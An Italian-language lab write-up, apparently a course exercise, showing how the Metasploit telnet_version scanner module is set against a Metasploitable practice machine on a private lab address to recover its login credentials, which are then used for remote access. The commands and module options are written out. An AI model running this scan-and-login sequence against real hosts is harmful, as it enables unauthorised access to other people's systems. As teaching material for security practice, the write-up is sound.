

Traccia: Utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo `auxiliary_telnet_version` sulla macchina Metasploitable.



Dopo aver utilizzato il comando `msfconsole` per trovare un exploit disponibile per il protocollo telnet procediamo ad impostare il RHOSTS del nostro target.

```
kali@kali: ~  
msf6 > use auxiliary/scanner/telnet/telnet_version  
msf6 auxiliary(scanner/telnet/telnet_version) > show options  
Module options (auxiliary/scanner/telnet/telnet_version):  


| Name     | Current Setting | Required | Description                                                                                                                                                                                         |
|----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified username                                                                                                                                                             |
| RHOSTS   |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT    | 23              | yes      | The target port (TCP)                                                                                                                                                                               |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                                                                                                                                                                        |
| USERNAME |                 | no       | The username to authenticate as                                                                                                                                                                     |

  
View the full module info with the info, or info -d command.  
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.50.101  
RHOSTS => 192.168.50.101  
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Dopo aver utilizzato il comando exploit otteniamo user e password del target.



Infine tramite le credenziali siamo riusciti ad ottenere da remoto l'accesso alla macchina Meta.